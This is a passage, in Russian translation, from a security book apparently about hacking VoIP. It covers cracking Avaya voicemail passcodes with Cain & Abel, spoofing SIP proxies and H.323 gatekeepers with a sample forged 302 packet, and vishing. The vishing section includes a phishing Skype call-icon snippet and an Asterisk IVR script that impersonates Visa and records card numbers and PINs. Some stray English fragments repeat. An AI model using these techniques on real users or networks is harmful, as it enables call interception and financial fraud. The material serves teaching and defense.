Чтобы скомпрометировать passcode голосовой почты пользователя с помощью Outlook plug-in Modular Messaging, атакующий выполнит следующие шаги:

1. Выполнить атаку "человек посередине" с помощью Cain & Abel. Дополнительные сведения см. в разделе "Использование Cain & Abel для атак «человек посередине»" на странице 78.
2. Когда пользователь проверит голосовую почту через Outlook plug-in Ayava, выбрать вкладку Sniffer в верхней строке.
3. Выбрать вкладку Passwords в нижней строке.
4. Выделить SMTP на левой панели; см. рисунок 6-4.

4. Highlight SMTP on the left pane (see Figure 6-4).




Рисунок 6-4: Захваченные challenges и CRAM-MD5-хеши с сервера Avaya Modular Messaging.

- После захвата challenges и хешей выделить строку, которую нужно взломать, как показано на рисунке 6-4, где выделена вторая строка.
- Щелкнуть строку правой кнопкой и выбрать Send to Cracker.
- Выбрать вкладку Cracker в верхней строке. Хеш и challenge, только что экспортированные из вкладки passwords, должны появиться.
- Выделить строку, затем щелкнуть правой кнопкой и выбрать Brute-force attack.
- Нажать кнопку Start, и через несколько секунд Cain & Abel выполнит brute-force-атаку на passcode, равный 2006; см. рисунок 6-5.

Figure 6-5).




Рисунок 6-5: Скомпрометированный пароль после brute-force-атаки на CRAM-MD5-хеши с сервера Avaya Modular Messaging.

Имперсонация инфраструктурного сервера

Если перейти от атак на инфраструктурные системы к атакам с имперсонацией инфраструктурных VoIP-устройств, они оказываются немного интереснее. Возможность атакующего подделать легитимный gatekeeper, Registrar, Proxy server или любую другую VoIP-сущность аутентификации может быть весьма вредной. В этом разделе описывается использование поддельной инфраструктурной системы для получения VoIP-учетных данных пользователя, прослушивания его звонков или перенаправления назначения звонка. Будут рассмотрены следующие VoIP-сущности:

- подделка SIP Proxies и Registrars;
- перенаправление H.323 gatekeepers.

Подделка SIP Proxies и Registrars

Против VoIP-сетей, использующих SIP, возможны многие spoofing-атаки, включая подделку инфраструктурных систем, таких как SIP Proxy servers и SIP Registrars. Во время SIP INVITE-запроса SIP-клиент отправляет SIP Proxy server или Registrar пакет INVITE. До того как легитимный сервер успеет ответить, атакующий может отправить поддельный ответ, который выглядит как ответ из настоящего домена, но содержит другой IP-адрес, тем самым перенаправляя User Agent к SIP Proxy server или Registrar под контролем атакующего.

Например, если SIP User Agent пытается связаться с eNapkin (<http://www.enapkin.com/>) по контактному адресу 172.16.1.100, атакующий может подделать ответ от eNapkin с контактным адресом 172.16.1.150, который является SIP Proxy/Registrar под контролем атакующего. Когда легитимный User Agent захочет позвонить пользователям в eNapkin, атакующий может перенаправить звонки на любой SIP-клиент по своему выбору. В этом сценарии атакующий может перенаправлять звонки как на контролируемый им клиент, так и на легитимный клиент звонка, что позволит атакующему слушать все звонки к своей цели или от нее. Поддельный SIP-пакет от атакующего будет выглядеть примерно так; обратите внимание на строку Contact, где указан IP-адрес атакующего:

```
SIP/2.0 302 Moved Temporarily
To: <sip:Sonia@172.16.1.100>
From: <sip:Raina@172.16.1.100>;tag=1108
Call-Id: 11082006@172.16.1.100
CSeq: 1 INVITE
Contact: <sip:attacker@172.16.1.150>
```

Получив поддельный пакет, User Agent попытается связаться с SIP Proxy server по адресу, указанному в поле contact. Затем User Agent будет общаться с поддельным SIP Proxy server или Registrar, что позволит атакующему контролировать путь коммуникации User Agent.

Перенаправление H.323 Gatekeepers

H.323 gatekeepers также можно довольно просто перенаправить, в зависимости от реализации. Если у H.323 endpoint не задан статический gatekeeper, он ищет его, отправляя Gatekeeper Request (GRQ) packet по сети на 224.0.1.41 на порт 1718.3. Каждый H.323 endpoint использует этот адрес для поиска локального gatekeeper в сети. Прием атакующего здесь заключается в том, чтобы ответить на пакет первым и сказать H.323 endpoint зарегистрироваться на gatekeeper под ее контролем. Пакет Gatekeeper Confirmation (GCF), отправленный атакующим, может заставить H.323 endpoints маршрутизировать все свои звонки, как открытым текстом, так и зашифрованные, через вредоносного посредника. В качестве альтернативы, чтобы звонок был корректно завершен, вредоносный gatekeeper может указывать на легитимный gatekeeper в сети, гарантируя, что все звонки действительно маршрутизируются. После получения GCF-пакета H.323 endpoint agent будет общаться с gatekeeper атакующего, что позволит атакующему контролировать путь голосовой коммуникации.

Во многих ситуациях для gatekeeper endpoint будет введен статический IP-адрес; однако это все равно не предотвращает атаку перенаправления. Даже если endpoint не отправляет discovery packet на 224.0.1.41, атакующий все еще может обновить информацию gatekeeper endpoint вредоносными данными. Чтобы выполнить эту атаку, атакующий может отслеживать сеть и ждать перезагрузки endpoint или просто принудительно вызвать перезагрузку, выполнив DoS-атаку на endpoint.

Когда endpoint начинает процесс загрузки, он ищет статически введенный адрес gatekeeper. В этот момент атакующий может переопределить статическую запись своим поддельным GCF-ответом,

содержащим информацию о собственном gatekeeper. Как и в предыдущей ситуации, GCF-пакет, отправленный атакующим, заставит H.323 endpoint обновить информацию gatekeeper. Поэтому, хотя в сети использовался статически заданный адрес gatekeeper, endpoint все равно переопределит эту информацию, если получит из сети GCF-пакет с новыми данными. После получения новой информации endpoint будет использовать данные из GCF-пакета. Следует отметить, что GCF-пакет атакующего должен достичь endpoints раньше GCF-пакета легитимного gatekeeper, а значит, timing и близость являются ключевыми требованиями для успеха такой атаки.

Это позволяет атакующему контролировать путь голосовой коммуникации H.323 endpoints.

3. 224.0.1.41 - зарезервированный multicast-адрес класса D для обнаружения gatekeeper.

Итоги

Системы инфраструктуры VoIP - основа голосовой коммуникации. H.323 endpoints и SIP User Agents полагаются на эти системы, чтобы звонки управлялись корректно и безопасно. Эта глава показала, как программные и аппаратные VoIP-устройства могут атаковаться и/или использоваться во вред примерно так же, как любая другая технология со стеком TCP/IP.

Например, уязвимый маршрутизатор Cisco с работающим TFTP мало отличается от уязвимого аппаратного телефона Cisco/Avaya с работающим TFTP. Оба устройства уязвимы ко всем атакам, подпадающим под категорию TFTP. Будь то аппаратный телефон или ПО Cisco/Avaya CallManager, каждая служба, работающая на этих системах, должна быть защищена.

Расширенные приложения, использующие VoIP-технологии, такие как приложения голосовой почты, также нужно усиливать. Предположение о приватности голосовых звонков переносится и на голосовую почту; поэтому плохо работает аргумент, будто электронную почту, о которой большинство людей знает, что она не на 100 процентов приватна, можно рассматривать так же, как голосовую почту, которая тоже не на 100 процентов приватна, но воспринимается как приватная. Хотя слабые пароли голосовой почты обычно не оказывали прямого влияния на приватность, VoIP меняет эту ситуацию, поскольку brute-force-атаки на четырехзначные пароли голосовой почты можно выполнять офлайн за считанные минуты.

Наконец, критические инфраструктурные системы VoIP, такие как SIP Registrars, SIP Proxy servers и H.323 gatekeepers, все можно легко подделать. Подделка атакующим этих сущностей, часто отвечающих за аутентификацию, принесет сети и ее пользователям плохие новости. Поэтому существует сильная потребность в защите программной и аппаратной VoIP-инфраструктуры вместе с протоколами, которые она использует. Если VoIP собирается предоставлять какие-либо гарантии безопасности своим пользователям и клиентам, он должен находиться на инфраструктуре, которую можно считать защищенной. Атакующие, которым наскучили все атаки на SIP и H.323, могут обнаружить, что проще атаковать опорные компоненты VoIP и получить больший эффект для системы.

Крайне необходима разработка инфраструктуры, устойчивой к пользовательскому sniffing в сети и к атакам безопасности на TFTP, DNS и DHCP. Поставщикам VoIP-ПО нужно рассматривать свои продукты как базу чувствительных данных в аудиоформате, а не в файловом формате, используемом Oracle и SQL Server, и соответственно предоставлять защитные механизмы. Кроме того, сетевые устройства VoIP должны уметь защищаться от имперсонации или перенаправления серверов. Надлежащая аутентификация и проверка целостности популярны для коммуникации client-to-server, но должны также использоваться для проверки server-to-client и server-to-server.

Глава 7. Нестандартные угрозы безопасности VoIP

Помимо атак на протоколы SIP, H.323, IAX и RTP, а также атак против конкретных VoIP-продуктов, существует множество нестандартных атак против VoIP-сетей, способных причинить серьезный вред. Например, в мире электронной почты спам-атака не является ни сложной, ни изощренной; однако головная боль, которую спам принес пользователям электронной почты, от надоедливых массовых рассылок до фишинговых атак, сделала спам крупной проблемой. В этой главе к VoIP будет применен похожий подход: мы покажем существующие атаки, которые потенциально могут стать серьезной неприятностью.

Основное внимание в этой главе будет уделено тому, что VoIP-технологии, сами по себе очень сложные, все же остаются открытыми для множества простых атак, способных нанести большой ущерб. Когда эти небольшие изъязны применяются к доверенным объектам, таким как телефон пользователя, они позволяют обманом заставить пользователей делать то, чего они обычно не сделали бы. Например, когда электронное письмо просит щелкнуть ссылку и отправить персональные данные, большинство пользователей достаточно благоразумны, чтобы проигнорировать такую просьбу. Но что, если пользователи получают автоматический телефонный звонок якобы от службы выявления мошенничества их компании-эмитента кредитной карты? Последуют ли они указаниям в сообщении? Проверят ли они, совпадает ли номер 800, названный в сообщении, с номером на обратной стороне кредитной карты? Этот сценарий, как и многие другие, обсуждается в этой главе.

Атаки, показанные в этой главе, объединяют слабости VoIP-сетей, возможность проводить атаки социальной инженерии против людей и возможность злоупотреблять тем, что мы все считаем доверенным, то есть нашим телефоном, чтобы скомпрометировать конечных пользователей VoIP. В частности, в этой главе показаны следующие атаки:

- VoIP-фишинг
- Совершение бесплатных звонков в США и Великобритании
- Подмена Caller ID
- Анонимное прослушивание и перенаправление звонков
- Spam Over Internet Telephony (SPIT)

Перед началом обсуждения уделите несколько минут настройке необходимой лабораторной среды. Выполнение следующих шагов обеспечит корректную работу proof-of-concept атак, показанных в этой главе.

1. Загрузите Asterisk PBX.

- Загрузите виртуальную машину Asterisk PBX (VoIPonCD-appliance) с <http://www.voiponcd.com/downloads.php>.
- Загрузите VMware Player с http://www.vmware.com/products/free_virtualization.html.
- Распакуйте VoIP-appliance.zip на жесткий диск.
- Используя VMware Player, загрузите VoIPonCD.

2. Создайте резервные копии `iax.conf`, `sip.conf` и `extensions.conf` на системе Asterisk PBX следующими командами:

```
$ cp /etc/asterisk/extensions.conf /etc/asterisk/extensions.original.conf
$ cp /etc/asterisk/sip.conf /etc/asterisk/sip.original.conf
$ cp /etc/asterisk/iax.conf /etc/asterisk/iax.original.conf
```

3. Настройте систему Asterisk PBX.

- Загрузите `iax.conf`, `sip.conf` и `extensions.conf` с <http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html>.
 - Скопируйте все три файла в `/etc/asterisk`, перезаписав оригиналы.
4. Перезапустите систему Asterisk PBX командой `/etc/init.d/asterisk restart`.
5. Загрузите SIP-клиент X-Lite с <http://www.xten.com/index.php?menu=download> и IAX-клиент `iaxComm` с <http://iaxclient.sourceforge.net/iaxcomm/>.

Готово! Теперь у вас есть лабораторная среда для этой главы.

VoIP-фишинг

Фишинг не является чем-то новым для большинства пользователей компьютеров: сообщения про Viagra, биржевые советы или просто записка от любимого друга из Нигерии приходят почти каждый день. Кроме того, любой владелец факсимильного аппарата также может стать жертвой одной из форм фишинга. Кто не получал по факсу непрошеную рекламу, хотя это было признано незаконным законом Junk Fax Prevention Act of 2005?

Из-за успеха фишеров и количества денег, которое они "зарабатывают", почти ничего не делая, фишинг является большим бизнесом и становится все крупнее. Фактически фишинг по электронной почте - это просто еще одна форма мусорной почты и рекламы, которые каждый день приходят в физические почтовые ящики. Для любого домовладельца почти нормой стало получать два или три письма в день от ипотечных компаний, предлагающих "невероятную" процентную ставку.

VoIP-фишинг применяет старую концепцию к новой технологии. В большинстве фишинговых писем цель просят щелкнуть ссылку, после чего она попадает на фиктивный веб-сайт, который кажется легитимным. Например, пользователя могут отправить на страницу, похожую на сайт PayPal, но на самом деле это будет веб-сайт, контролируемый злоумышленником. Затем фиктивный веб-сайт попросит пользователя предоставить какой-либо тип информации, например имя пользователя, пароль или другие данные, относящиеся к конкретному пользователю. Как только злоумышленники захватывают эту информацию, они могут управлять учетной записью пользователя без его ведома. Они вольны переводить деньги, торговать акциями или даже продавать номера социального страхования пользователей.

Распространение сообщения

VoIP-фишинг, также известный как vishing, берет ту же концепцию, что и фишинг по электронной почте, но заменяет поддельный веб-сайт поддельным телефонным номером или даже телефонным направлением. Например, атаки фишинга по электронной почте могут попросить вас перейти на www.visa.com, чтобы выполнить действия, связанные с вашей кредитной картой Visa; однако, хотя текст будет отображаться как www.visa.com, фактическим назначением может быть вредоносный веб-сайт, контролируемый злоумышленником:

123.234.254.253/steal/money/from/people.html. В VoIP-фишинге злоумышленники предоставляют не ссылку на вредоносный веб-сайт, а правдоподобный телефонный номер, например номер 800, 888 или 866 по замыслу злоумышленников. Кроме того, чтобы усилить впечатление достоверности с помощью сервисов покупки телефонных номеров, злоумышленники могут попытаться купить номер 800/888/866 рядом с телефонным блоком банка или учреждения, за которое они хотят себя выдать. Получив инструкцию или просьбу позвонить на номер 800, 888 или 866, конечный пользователь с большей вероятностью доверится ему и совершит телефонный звонок. Пример см. на рисунке 7-1.




Рисунок 7-1: Фишинговое письмо VoIP.

Помимо указания телефонного номера злоумышленники могут действовать более изощренно и добавить в сообщение электронной почты вредоносный значок VoIP-звонка. Например, многие VoIP-клиенты, такие как Skype, позволяют размещать значки в электронных письмах или на веб-сайтах, чтобы инициировать исходящие VoIP-звонки. Кроме того, значок VoIP-звонка может содержать логотип компании, за которую злоумышленник хочет себя выдать. Как только пользователь щелкнет логотип, он автоматически позвонит на номер, контролируемый злоумышленником, полагая, что на самом деле звонит на реальный номер своей компании-эмитента кредитной карты. См. рисунок 7-2.

Обратите внимание, что сообщение, показанное на рисунке 7-2, содержит узнаваемый и на вид надежный логотип компании, например Visa, а также текст "Call Fraud Detection Services

immediately." Пользователь, щелкнувший логотип, автоматически позвонит на номер по выбору злоумышленника, который, очевидно, на самом деле не принадлежит Visa. Эксплойт может сработать с любым VoIP-клиентом; однако этот конкретный пример был настроен для Skype. Причина, по которой злоумышленник использовал бы Skype вместо более уязвимого VoIP-клиента, та же, по которой фишеры электронной почты любят PayPal: зарегистрированных пользователей больше 7 миллионов!

users!




Рисунок 7-2: Фишинговое письмо VoIP с вредоносным значком VoIP-звонка.

Среди 7 миллионов зарегистрированных пользователей Skype кто-нибудь обязательно щелкнет этот доверенный значок и совершит опасный звонок. HTML-код вредоносного значка VoIP на рисунке 7-2 показан здесь:

```
<a href="skype:+18881182006?call">  
  
</a>
```

После сохранения HTML-файла его можно вставить как файл подписи в почтовый клиент фишера. В Microsoft Outlook это так же просто, как выбрать Insert > Signature > Use this file as template > Browse > VoIP.Phish.Visa.htm. Фишер может отправить миллионы писем, и каждое из них будет содержать вредоносный значок VoIP через файл подписи.

В примере кода обратите внимание, что первый выделенный элемент - это номер 888 злоумышленника. Поскольку конечные пользователи обычно не запоминают телефонные номера своей компании-эмитента кредитной карты, среднему человеку было бы трудно определить, правильный это номер или нет, не проверив саму карту. Многие сочтут такую проверку слишком хлопотной, особенно если пользователь беспокоится о своем счете и хочет позвонить по номеру как можно скорее. Второй выделенный элемент - расположение значка Visa, размещенного на сервере, контролируемом злоумышленником. Конечные пользователи, щелкнувшие логотип, затем попадут в телефонный или голосовой ящик, контролируемый злоумышленником, как показано на рисунке 7-3.



Figure 7-3: Result of user's clicking VoIP call icon

Рисунок 7-3: Результат щелчка пользователя по значку VoIP-звонка.

Прием звонков

В любом из двух только что описанных сценариев, то есть при указании телефонного номера или предоставлении вредоносной ссылки VoIP-звонка, как только пользователь совершит звонок, он, скорее всего, попадет в систему голосовой почты, которая звучит точно как система предполагаемой цели: банка или учреждения-эмитента кредитной карты. После того как автоматизированная система, контролируемая злоумышленником, попросит пользователя ввести номер кредитной карты, PIN и девичью фамилию матери для целей "проверки", злоумышленник успешно выполнит атаку VoIP-фишинга.

Злоумышленник должен убедиться, что, когда пользователь попадает в фиктивное место назначения, голосовая система ответа, например IVR, очень близко напоминает голосовую систему ответа реального места назначения. Например, каждый фишинговый сайт для Visa, MasterCard, PayPal, Bank of America, Charles Schwab, Fidelity или любого другого финансового учреждения очень близко копирует настоящий веб-сайт. Если бы пользователь перешел на сайт PayPal и увидел что-то хоть немного отличающееся, например другую страницу входа, орфографическую ошибку или просто иной порядок действий для доступа к своей информации, это могло бы подсказать ему, что сайт фиктивный.

Аналогично VoIP-фишеры должны убедиться, что последовательность событий, тон голоса и подсказки автоматизированной службы голосовых сообщений очень близко повторяют легитимную службу. Плохая новость состоит в том, что эту задачу довольно легко выполнить. Asterisk PBX способен предоставлять пользователям IVR-сервисы, и злоумышленники могут использовать эту возможность, чтобы создать собственную IVR-систему, убедиться, что она копирует "реальную" автоматизированную среду, и применять ее для ответа на звонки. Asterisk также способен автоматически отвечать на телефонный номер и предоставлять автоматизированный компьютерно-сгенерированный голос в разных тонах. Кроме того, когда пользователей просят ввести номер кредитной карты, PIN или ZIP-код, злоумышленник может настроить автоматический метод записи этой информации с помощью Asterisk PBX, что делает атаку очень простой и устойчивой для множества целей.

Теперь, когда мы показали, как легко создать фишинговое VoIP-письмо, покажем, как можно настроить автоматизированную систему звонков. В этом примере мы будем фишить пользователей, выдавая себя за компанию-эмитента кредитной карты. Как это делают настоящие компании-эмитенты кредитных карт, мы попросим пользователя ввести данные его кредитной карты для целей проверки, включая номер кредитной карты, ZIP-код пользователя и четырехзначный PIN. Однако, в отличие от настоящих компаний-эмитентов кредитных карт, после того как злоумышленники получат нужную информацию, звонок будет разорван, а это событие будет объяснено высокой нагрузкой на линию.

Выполните следующее упражнение, чтобы настроить мини-систему, похожую на IVR, на внутреннем телефонном добавочном номере 867.4474 (To-Phish), используя Asterisk PBX. Пример здесь просто показывает, как Asterisk можно использовать для автоматического ответа на телефонные звонки; как применять Swift, программу преобразования текста в речь для Asterisk, чтобы говорить с пользователем; как просить пользователя предоставить информацию, например номер кредитной карты; и как записывать эту информацию и сохранять ее в файл.

1. Войдите на сервер Asterisk.

2. Загрузите Swift с http://www.mezzo.net/asterisk/app_swift.html и установите его следующими командами:

```
tar -xzf app_swift-release.tgz
make install
load app_swift.so
```

3. После корректной установки Swift добавьте следующий текст в `extension.conf` в realm `[test]`:

```
[test]
exten => 8674474,1,Answer
exten => 8674474,2,Wait(2)
exten => 8674474,3,Monitor(wav,CreditCardPhish)
exten => 8674474,4,Swift>Welcome to Visa Credit Card Services)
exten => 8674474,5,Swift>Please enter your 16 digit credit card number)
exten => 8674474,6,Swift>Please enter your zipcode)
exten => 8674474,7,Swift>Please enter your 3-digit pin code)
exten => 8674474,8,Swift(I'm sorry. Due to high call volume, the system cannot process your
    request. Please call again never)
exten => 8674474,9,Swift(goodbye)
exten => 8674474,10,Hangup
```

4. Затем, используя любой телефон, зарегистрированный на сервере Asterisk, позвоните на 867.4474, как указано в файле `extensions.conf`.
5. Когда система ответит, введите номер своей кредитной карты, ZIP-код и трехзначный PIN.
6. После ввода информации Asterisk запишет ее в два файла, расположенные в `/var/spool/asterisk/monitor: CreditCardPhish-in.wav` для входящих звуков и `CreditCardPhish-out.wav` для исходящих звуков. Процесс записи управляется строкой 3, где для записи звонка используется опция `Monitor`. Все звуки и тональные сигналы клавиш, введенные во время звонка, будут записаны.
7. После того как пользователи завершат свои звонки, войдите на сервер Asterisk и скопируйте все записи в операционную систему Windows.
8. Преобразуйте тональные сигналы клавиш, записанные в `.wav`-файлах, в фактический текст, цифры или символы.
- В операционной системе Windows загрузите DTMF с <http://www.polar-electric.com/DTMF/Index.html>. DTMF - это инструмент, который принимает телефонные аудиосигналы клавиш и отображает их как текст, цифры или символы, которые они представляют.
 - Откройте DTMF и воспроизведите записи `.wav`-файлов (`CreditCardPhish-in.wav` и `CreditCardPhish-out.wav`).
 - После того как звук будет воспроизведен и услышан DTMF, инструмент покажет текст, как на рисунке 7-4.

